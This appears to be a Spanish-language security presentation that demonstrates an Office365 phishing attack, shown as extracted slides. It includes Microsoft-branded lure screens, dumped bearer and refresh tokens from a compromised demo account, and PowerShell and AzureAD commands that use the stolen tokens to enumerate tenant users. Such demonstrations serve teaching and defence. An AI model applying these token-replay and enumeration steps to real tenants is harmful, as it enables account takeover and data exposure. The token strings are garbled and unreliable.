
Microsoft Corporation | One Microsoft Way Redmond, WA 98052-6399

This message was sent from an unmonitored email address. Please do not reply to this message.


[Privacy](#) | [Legal](#)

Microsoft

Lo que ve la víctima #1




Lo que ve la víctima #2




[Términos de uso](#) [Privacidad y cookies](#) ...

Lo que ve la víctima #3




Usuario de Office365 comprometido



```
token_type : Bearer
scope : user_impersonation
expires_in : 4666
ext_expires_in : 4666
expires_on : 1675373497
not_before : 1675368530
resource : https://graph.windows.net/
access_token : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJIWkdldyIsIm3MubmV0LyIsIm1lczyI6Imh0dHBz0i8vc3RzLndpbmRvd3MubmV0LzA1NzFiYjdmLWMxYjItNDZlZS04MTk2LWZ3LCJhY3Ii0iIxIiwiYwlvIjoiQVZRQXEv0FRBQUFBaEt1Y05XSDllS3BsTkJLW0cx2J3L2paaC9u0HgzVTfHz282d29nTFRlbzQ9IiwiY1yIjbInB3ZCIsIm1mYSJdLCJhC8pBzCI6ImqzNTkwZwQ2LTUyYjMtNDEwMi1hZWZpcGFkZHIi0iIzLjEzMi40MCIsIm5hbWUi0iJtb3BvcnRlIFRLY25pY28iLCJvaWQoIi3YWE30Tg40C050zA0NTe4MS03MzYxMtc2MTktMzYwMSIsInB1aWQi0iIxMDAzMjAwMjY2M0YwNjU5Iiwigmcgi0iIwLkFwA0FmN3Ryc29uYXRpb24iLACJzdWli0i0I0M1IyVvZHcmw2c1l4YnhTQxd2Sz21ZzNTVHFw3hyZ0Roak820m82SFVnIiwidDBjMDY1iwdW5pcXvLx25hbWUi0iIzJzb3BvcnRlLnRly25pY29AU3BhcnsRhbkNSYmVyc2VjdXJpdHkub25taWzb2Z0LmNvbSIsInV0aS16IlpSuXwd0g9uWkV5Vxh1sm1rTEJKQVeILCJ2ZXi0iIxLjAifQ.hcbB9vIWkg3sqP8QwHKZVVnWcc5r_l8pBsQoK_qaR08D7z9rG8Hhif57GrM0UQa-RHT4yGD60DAviHKS8yAAxUSXxo8cBeppmHFL7G0Kwruw2uM2DdAhQ-jJS0B4sdsJgYDnT0pw6tfeZfY1ei3AEUKZ-ViTBj5R4SYBylcvm9Ydwrefresh_token : o.AVKAf7txBb7kaBtGcVtDAZdY0wd0zUgjBrv-o0ikq5BydAEs.AgBAAAEAAD--DLA3V07QrddgJg7WevrIVbxuiJC0dbZy9d5DesZWLXEtYbqmSTGLfvhIfVLE-jv872xBEGL7sWY1fYgF5CvVcFmXMgiitfo6WjNFTj4ytpuL8FdamHB063FWu9ZLCact-yCeakqkJUw4NmG-r0GNZmfIgdeosGakds7yeNC4wASDoeIz0Gar-iMnR0pAN8uatKzUM-XDghhHQyehlBguoCzxZsEB0Z6hmlxM9EkoUxqVGFBvJz2Nha_7Bav_sT7rP1Qljwy0xZKrAxZC0hNlPn80yXQ8mMr-ZzA3jgQ0zJd0RoS TY22rno7hmmv5WCBgR2NAb2e00JkmIwzld9lvejPxWc3faI7Dhw7QhohyYswIkcaQM4B9xqGQ_an4uYq-qpvvyyodeduiVg2QgPiTFZ6EyEpKV57z654SZYfoci : 1
id_token : eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiJkMzU5MGVkNi01MmIzLTQxMDItYwVmZ1hYWQyMj1kMTLjNTZkMGmWnjUvIiwiWF0IjoxNjciMzY4NTMwLCJuYmYi0jE2NzUzNjg1MzAsImV4cCI6MTY3NTM3MjQzMy4xMy4xMzIuNDAlLCJuYw1lIjoiU29wb3J0ZSBUzWNUaWNvIiwiib2lkIjoiN2FhNzk40Dgt0TlhZi00MTd1LT M2MTE3NjE5LT2MDEiLCJwdWlkIjoiMTAwMzIwMDI2njNGMDY105IiInJ0IjoiMC5BVmtBZjd0eEj1TEI3a2FC a2NxajNVZnU0clhrNUktOFNxN25zUGlG0CIsInRpZCI6IjA1NzFiYjdmLWMxYjItNDZlZS04MTk2LWQx0WM1Nr lJcm9zB2Z0LmNvbSIsInVwbiI6InNvcG9ydGUdGVjbm1jb0BTcGFydgFuQ3lZXJzZWN1cm10eS5vbmlpY3Jv
```

soporte.tecnico@SpartanCybersecurity.onmicrosoft.com

Enumeración utilizando el API de Microsoft GRAPH



```

$graphToken = 'eyJ0eXAiOiJKV1QiLCJub25jZSI6ImhRY2wtTmRfMTqbUV0Mkc5NW5rTWpdpjVSA0RraWJqcjRnMmdEUXJnJWMiL
dyIsImtpZCI6Ii1LSTNR0w50UjdUm9meG1lWm9YcWJ1WkdldyJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC5jb20vIiwtiaXNzIjoiHR0chM4Ly9z
jMDY1lyIsImlhdiC16MTY3MzgwNzM5NiwibmJmIjoxNjc2DA3MzK2LCJleHai0jeE2Nz4MTE1NTesImFjY30iOjAsIMfjciI61jeiLCJhaW8iOjJFmlpnWUZiTfZ
i1jbpbInB3ZCJdCJhchBfZG1zcGxheW5hbWUi0iJwaiWpbmdzQXBwIiwiYXBwaWQ0i0i1NDBiNzdms0zNmY2LTrKN2ItYmRhMC0xMmZjZjF1MDM3NmIiLCJiCHBp
i0iJ1c2VyiwiwaXbhZGRyIjoiMjAuMTYzLjE1Mi4yMSIsIm5hbWUi0iJtB3BvcnRlIFRLy25pY28iLCJvaWQ0i0i3YWE30tg40C050WFmLTQxN2UtotU10s0-MTQ
0NTE4M503MzYxMTC2MktmZyMSIsIn8yXRM1j0MyIsInB1aWQ0i0iXMDazMjAwMjY2M0YWnjU5iF0mN3R40mJMQjdrYUJsdEdjVnR0Vp
pdGluQuWxsIE1haWwuUmVhZCBNYW1sInLnbmQgTWFpbGjveFnLdrHpbmdzL1l1yWRXcm10ZSB0b3Rlc55ZWfKLFkFbC1s
xMGg0M1dQWXRoaKxEMXMyMER6Q2NNUmtZULUilLCj0Zw5hbhRfcnVnaW9uXNjb3BLijoU0EiLCJ0aWQ0i0iTwNcxYm13Z11jMwTyLTQ2ZwU0t0DE5i1kMTLjNTZk
iZXJzzWN1cml0eS5vb1pY3Jvc29mdC5jb20iLCJc1cG4i0iJzB3BvcnRlLrly25pY29AU3BchncRhbkN5YmVc2VjdxJpdHkub25taWnyb3NVnQuy29tIwldxR
iM2EYyzyZGItNTmxOC00MjBkLThKhzTmJnhzMzLzTVk0WQ1iTwI0WI40TVkOTIiMnNkMy00NGM3LTlkMDItYTZhjz1kNWhNwzIiTwIyjC5zmJmNQgtM2VnOs0
aX1iaQXQd6bi_79-xLN_9e6SEJ2uQ8Mw2TWP6-j4wNCt4CnALE-FetMi90b-0317HKT2ecFsbm2150bJGAgBGbgbstTwls08icIi3AdzPQP1t94yshIvfiNpRy
UE02uvphWob3cEVSGzL4Ec867--jPw9BwUc8C5ZvRbx80UJmfMrV0vfG5uN714dYBX5zaqzPraMyb0hAteGV_sgTmTePG_xyb_gy900jblA82eZiX07Y1m06DsL
$URI = 'https://graph.microsoft.com/v1.0/users/'
$RequestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $graphToken"
    }
}
Invoke-RestMethod @RequestParams.value


```

```

businessPhones : {}
displayName : Gisella Maria Coronado Coronel
givenName :
jobTitle :
mail :
mobilePhone :
officeLocation :
preferredLanguage :
surname :
userPrincipalName : Administrador@spartancybersecurity.onmicrosoft.com
id : e68025d3-fb78-4418-a53a-29f728b4d36b

businessPhones : {}
displayName : daniel.castro
givenName :
jobTitle :
mail :
mobilePhone :
officeLocation :
preferredLanguage :
surname :
userPrincipalName : daniel.castro@spartancybersecurity.onmicrosoft.com
id : 214dae51-0ecf-408a-8b80-427424ffeb5d

```



<https://learn.microsoft.com/es-es/graph/use-the-api>

Enumeración con AzureAD

```
Gerh ➤ AzureAD ➤ ✘ $token="eyJ0eXAi0iJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW50UjdiUm9meG1lWm9YcWJIWkdlyIsImtpZC16Ii1LSTNROW50UjdiUm9meG1lWm9YcWJIWkdL2dyYXBoLndpbmRvd3MubmV0LyIsImlzcyI6Imh0dHbz0i8vc3RzLndpbmRvd3MubmV0LzA1NzFtYjdmLWmxYjItndzlzs04mtk2LwQx0Wm1NmQwyA2Ns8LcJpYXQ0jE2NzY0Dc10DySIm5iZiI6MTY3NjA4NzLCJhY3Ii0iXiwIYwlvIjoiQVZQRQXEv0FRBQUFBN2EyYXNTN0lzQ1RyNRkNis2MkjhNotjQkliVFlvYzq5T21oUGLjyJmb0xLak0wXN5UC85TDFFFazcraGhFdkxHZHJMjR5dnV6N3g0cFu4K1BVL2ZDSEYW1y1pbInB3ZCIsIm1mYSJdLCJhcHbPZC16ImQzNTkwZQ2LTUyYjMntDewMi1hZwMzLWFhZD1yOTjYjAxYyIsIm0wQfcGklyWnYjoiMCIsImdpdmVuX25hbwU0iJzb3BvcnRllnRly25pY28iLCJpcGfkZHi0iZS16IlNvcG9ydgUgVGvjbmljbyIsIm9pZC16IjdhYtC50Dg4Ltk5YwytNDE3Z05NTU5LTaxNDQ5MTvHwYU1NyIsIm9ucHJlbV9zaWQ0iJTLTETnS0yMS0xNjcwMzcyMTU3LTm3MDQ1TgxLTcznjExNzYx0s0zNjNjYzRjA2NTkLcJyaC16IjAuQVZrQWY3dHhCYkxNCn2thQmx0R2NwdERBwlFJQUFbQUFbQUFb0FBQUFbQUFbQUNkQUVzLiIsInNjci6InVzXJfaW1wZxJzb25hdGlvbiIsInN1YiI6IjQzUjJVVkdybDZzWxhieFTzZCbzZIVWciLCJ0Zw5hbhRfcvNvaW9uX3Njb3BlIjoiU0EiLCJ0awQ0iIwNtCxYmI3Zi1jMWiylTQ2ZwU0DE5Ni1kmtljNTzKmgmwnjuiLCJ1bmlxdwVfbmFtZS16InNvcG9ydgUu0dGvjbmlj0BtcfydgFuQ3c29mdC5jb20iLCJ1cG4i0iJzb3BvcnRllnRly25pY29AU3BhcnRhbkN5YmVyc2VjdXJpdHkub25taWNyb3NvZnQuY29tIiwidXRpIjoiM0dRWDB3Q2ZDa3l0Nl93N0JuMUNBQSiSInZlciI6IjEuMCJ9.IC5PF2HUKJfgNfoT0okPY1M4Fn14UedpcjhiX2-6h6UBmqRpKxc88Lqb28Bt-GAyWDbbcz1hqu20DUpjebS6WrsU8k8unPF09elbcT9G3loIrljPuOKM67BkTLJ-hmwqU_aoKvsueTkqMhL7FPmVwagbFdg29PlcLkVhfHyxRWgJnZ11BhmD8SnLeF4X9Re8pSH3wssjUm3AdU6c4_gLewG1MdPetkzwCP3HtB0-AjBdZ6B-PYJ9h-PYxx2_BwSAKUm1ShMTCakDOSkIBV-qMdbY0VcXAwra"
```

```
Gerh ➤ AzureAD ➤ ✅ Connect-AzureAD -AadAccessToken $token -AccountId soporte.tecnico@spartancybersecurity.onmicrosoft.com
```

Account	Environment	TenantId	TenantDomain	AccountType
